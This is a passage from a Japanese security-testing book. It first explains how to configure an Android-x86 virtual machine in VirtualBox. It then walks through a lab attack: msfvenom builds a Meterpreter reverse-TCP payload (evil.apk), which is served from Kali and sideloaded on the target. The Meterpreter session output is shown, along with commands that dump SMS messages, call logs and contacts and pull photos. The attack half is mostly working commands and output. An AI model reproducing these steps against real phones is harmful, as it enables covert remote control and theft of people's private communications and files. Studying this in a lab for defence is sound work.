



図19 ホーム画面

⑨「マウス統合」の動作を確認する

VirtualBoxのメニューの「入力」＞「マウス統合」でチェックを入れたときとそうでないときの動作を確認します。

チェックを入れると、ドラッグでマウスポインターを操作します。一方、チェックを外すと、マウスポインターが仮想マシン側にキャプチャされ、ドラッグせずにマウスポインターを操作できます。ただし、仮想マシンから抜けるときにはホストキーを入力します。

マウス統合のチェックを外した後に、仮想マシンを起動し直すと、マウス統合のチェックが入った状態に戻ることに注意してください。

⑩スクリーンセーバーを停止する

Android端末の実機であれば、バッテリーの消耗を防ぐためにスクリーンセーバーを設定しておきます。しかし、仮想マシンではスクリーンセーバーになってしまうと解除がうまくできずに不便であるため、Androidのスクリーンセーバーを停止します（*8）。

設定画面を表示するためには、中央下にある矢印を押し、アプリ一覧を出して、「Settings」アイコンをタップします。「Settings」アイコン＞「Display」＞「ScreenSaver」を選び、「OFF」にします。さらに、「Display」＞「Sleep」で最も長い時間を選びます。もし常時点灯に相当する項目があれば、それを選択します（図20）。





図20　スクリーンセーバーの無効化

*8：仮想マシンからACPIシャットダウンを送信するとスリープが解除されます。

⑪開発者モードに切り替える

「Settings」アイコン＞「About tablet」を選びます。「Build number」の行を7回タップすると開発者（developer）モードに切り替わります。「Settings」画面に戻ると、Systemグループに「Developer options」という項目が増えています（図21）。ここでUSBデバッギングなどを有効にできます。






図21　開発者モードになったとき

⑫基本操作を確認する

基本操作を説明します。

- ［Alt］キーでスクリーンキーボードが表示される。［Ctrl］＋［Alt］キーをホストキーにしているとき、［Alt］キーを押し続けながら［Ctrl］キーを押してしま

うと、仮想マシンから抜けられるが、スクリーンキーボードが出てしまう。これを防ぐには、[Ctrl] キーを押し続けながら [Alt] キーを押す。

- [Del] キーでマウスポインターが消える。マウスを動かすとマウスポインターが再表示される。
- 上部をクリックすると、通知メニューが表示される。

⑬ネットワークの状態を確認する

ここでは、ネットワークの状態の確認・設定について説明します。

Settings画面で、「Ethernet Configuration」という項目があれば、そこでLANアダプターのIPアドレスを設定できます。しかし、Settings画面に有線LANについての項目がないこともあります。このようにAndroid-x86のGUI画面は、ネットワークの状態を確認できなかったり、しにくかったりします。こういった場面ではコンソール画面が便利です。

[Alt] + [Fn1] キーを押すと、GUI画面からコンソール画面に切り替わります。コンソール画面ではシェルが起動しており、Linuxコマンドを受け付けます。ifconfigコマンドを使うと、IPアドレスを確認できます。デフォルトでは動的にIPアドレスが割り当てられています（図22)。

Android-x86 v7.1 [実行中] - Oracle VM VirtualBox

ファイル　仮想マシン　表示　入力　デバイス　ヘルプ

```
 Trusted GRUB now booting 'Android-x86 7.1-r2'

 Progress:  ▓▓▓Detecting Android-x86... found at /dev/sda1




           A N D R O I D x86_64:/ # ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr 08:00:27:7a:3d:7f
          inet addr:10.0.0.101  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:3d7f/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1423 TX bytes:3007

x86_64:/ # _
```

Ctrl + Alt

図22　コンソール画面でIPアドレスを確認

もし、静的にIPアドレスを割り当てたければ、次のようにコマンドを入力します。ただし、この設定はシステムを再起動すると消えます。

```
x86_64:/ # ifconfig eth0 10.0.0.20/24 up     ← 静的IPアドレスを設定。
x86_64:/ # route add default gw 10.0.0.1     ← デフォルトゲートウェイの設定。
x86_64:/ # ping 10.0.0.1     ← ホストOSとの疎通確認。
```

なお、[Alt] + [Fn7] キーを押すと、コンソール画面からGUI画面に戻ります。

⑭電源を切る

最後にAndroid-x86の電源の切り方を説明します。仮想マシンのメニューの「仮

想マシン」＞「ACPIシャットダウン」を選びます（*9）。すると、Android-x86上で、Power offとRestartの選択画面が表示されます。ここでPower offを選ぶと電源が落ちます（図23）。





図23　電源操作画面

*9：コンソール画面からはACPIシャットダウンが効きません。

コラム Android-x86で日本語環境を扱う

日本語環境を扱うには、初期設定における言語の設定で日本語を選択します。すでに初期設定が終わっているのであれば、Settings画面のLanguageから日本語を選びます。

そして、Googleアカウントを登録して、Google Playを利用できるようにして、次のアプリをインストールします。

- 日本語106/109キーボードレイアウト：日本語キーボードを使うため。
- Google日本語入力：日本語を入力するため。

2 Androidを遠隔操作する

MetasploitでAndroid用のペイロードを作成して、それを用いてKaliからAndroidを遠隔操作する方法を紹介します。この実験における環境は次の通りです。

<table>
<tr><td colspan="3">Kali（攻撃端末）</td></tr>
<tr><td rowspan="4"></td><td colspan="2">アダプター1（必須）</td></tr>
<tr><td></td><td>割り当て：ホストオンリーアダプター
名前：VirtualBox Host-Only Ethernet Adapter
IPアドレス：10.0.0.2（静的）</td></tr>
<tr><td colspan="2">アダプター2（任意）</td></tr>
<tr><td></td><td>割り当て：NAT
IPアドレス：10.0.3.15（動的）</td></tr>
<tr><td colspan="3">Android-x86（ターゲット端末）</td></tr>
<tr><td rowspan="2"></td><td colspan="2">アダプター1（ホストオンリーアダプター）</td></tr>
<tr><td></td><td>割り当て：ホストオンリーアダプター
名前：VirtualBox Host-Only Ethernet Adapter
IPアドレス：10.0.0.101（動的）</td></tr>
</table>

⟫ Androidを遠隔操作できるようにする

①ペイロードを作成する

Kaliにて、Android向けのペイロードを検索します。

```
root@kali:~# msfvenom -l payload | grep android
    android/meterpreter/reverse_http                    Run a ↵
meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a ↵
meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a ↵
meterpreter server in Android. Connect back stager
```

```
    android/meterpreter_reverse_http                             Connect ↵
back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                            Connect ↵
back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                              Connect ↵
back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                                   Spawn a ↵
piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                                  Spawn a ↵
piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                                    Spawn a ↵
piped command shell (sh). Connect back stager
```

Windows 7/10の遠隔操作ではreverse_httpやreveser_tcpといったリバースシェルを使いました。Android向けにも同様のリバースシェルがあることがわかります。ここではシンプルなリバースシェル（"android/meterpreter/reverse_tcp"）を採用します。

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp ↵
LHOST=10.0.0.2 -o /root/Desktop/evil.apk
[-] No platform was selected, choosing Msf::Module::Platform::↵
Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10079 bytes
Saved as: /root/Desktop/evil.apk
```

デスクトップに "evil.apk" ファイルが出力されました。

②ペイロードを外部からアクセスできるようにする

外部からアクセスできる場所に "evil.apk" ファイルを置きます。

```
root@kali:~# cp /root/Desktop/evil.apk /var/www/html/share/
root@kali:~# ls /var/www/html/share/evil.apk
/var/www/html/share/evil.apk
root@kali:~# service apache2 start
```

③リバースシェルを待ち受ける

Kaliにてリバースシェルの接続を待ち受けます。

```
root@kali:~# msfconsole
（略）
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/↵
reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.0.2
LHOST => 10.0.0.2
msf exploit(multi/handler) > show options
（略）
msf exploit(multi/handler) > exploit  ←モジュールを実行。

[*] Started reverse TCP handler on 10.0.0.2:4444
（待ち受け状態になる）
```

④ペイロードをインストールする

Android側にて、「Settings」アイコン>「Apps」>「Chrome」を選択します。Permissionsをタップして、StorageをONにします（図24）。





図24　StorageのPermissionsをONにする

ホーム画面のChromeアイコンをタップして、Chromeを起動します。URL欄にhttp://10.0.0.2/shareを入力します。日本語キーボードだと記号（例えば「:」など）の入力にて、キーに刻印されているものと違うものが入力されます。書籍の巻末付録の「日本語レイアウトと英語レイアウトの対応表」を参考にするか、スクリーンキーボードで入力します。画面右下のキーボードアイコンをタップして、スクリーンキーボードをONにすると、表示されます。

すると、「Index of」が表示され、"evil.apk" ファイルが見えます。ファイルのリンクをクリックすると、ダウンロードするかどうかの通知メッセージが表示されます。［OK］ボタンを押して、ダウンロードします（図25）。





図25　ダウンロード確認の通知メッセージ

ダウンロードが完了すると、通知されます。通知をタップします（図26)。通知が消えてしまった場合は、上部をタップすると通知画面を出せます。





図26　ダウンロードの完了通知

しかし、セキュリティの設定により、不明な場所からダウンロードしたファイルはインストールできないというダイアログが表示されます。そこで、［SETTINGS］ボタンを押して、Security画面を表示します。「Unknown sources」をONにして、不明な場所から入手したapkファイルを実行できるようにします。

アプリ一覧からDownloadsアイコンをタップします（*10）。ダウンロード済みの"evil.apk" ファイルが見えます（図27）。





図27　ダウンロードしたファイル一覧

*10：Downloadsアプリが見つからなければ、Chromeのダウンロードマネージャーを探します。また、"evil.apk" ファイルをダウンロードし直してもよいでしょう。その際、上書きするかどうかを聞かれます。

"evil.apk" ファイルをダブルタップすると、MainActivityというダイアログが表示されます。NEXTを押すと、INSTALLに切り替わるので、続けて押すとインストールが完了します（図28）。





図28　インストール確認ダイアログ

⑤ペイロードを実行する

インストール直後のダイアログのOpenを押すか、MainActivityアイコン（アプリ一覧にある）をタップすると、ペイロードが実行されます。Androidでは何も反応がないように見えます。一方、KaliではMeterpreterのセッションが確立されています（図29）。

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (70525 bytes) to 10.0.0.101 ←┐
                                     これがAndroidのIPアドレスである。

[*] Meterpreter session 1 opened (10.0.0.2:4444 -> ↵
10.0.0.101:45780) at 2018-07-12 13:19:14 +0900

meterpreter > getuid
Server username: u0_a69
meterpreter > sysinfo
Computer    : localhost
OS          : Android 7.1.2 - Linux 4.9.95-android-x86_64-↵
gd25a822a6c78 (x86_64)
Meterpreter : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard/Download ←┐
meterpreter > ls      このディレクトリにダウンロードしたファイルが格納されている。
Listing: /storage/emulated/0/Download
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10079  fil   2018-07-12 04:04:25 +0900  evil.apk
```

図29　Androidに侵入したところ

例えば、"/sdcard/DCIM" にはデジカメで撮影したファイルがあります。downloadコマンドで画像ファイルをダウンロードできます。

⑥Android向けのコマンドを試す

例えば、Meterpreterには次のようなAndroid端末向けのコマンドが用意されています。

- dump_sms：SMSメッセージをダンプする。
- dump_calllog：通話履歴をダンプする。
- dump_contacts：連絡帳をダンプする。

他にも位置情報を取得したり、SMSを送信したりするコマンドも用意されています。詳細はhelpコマンドで確認してください。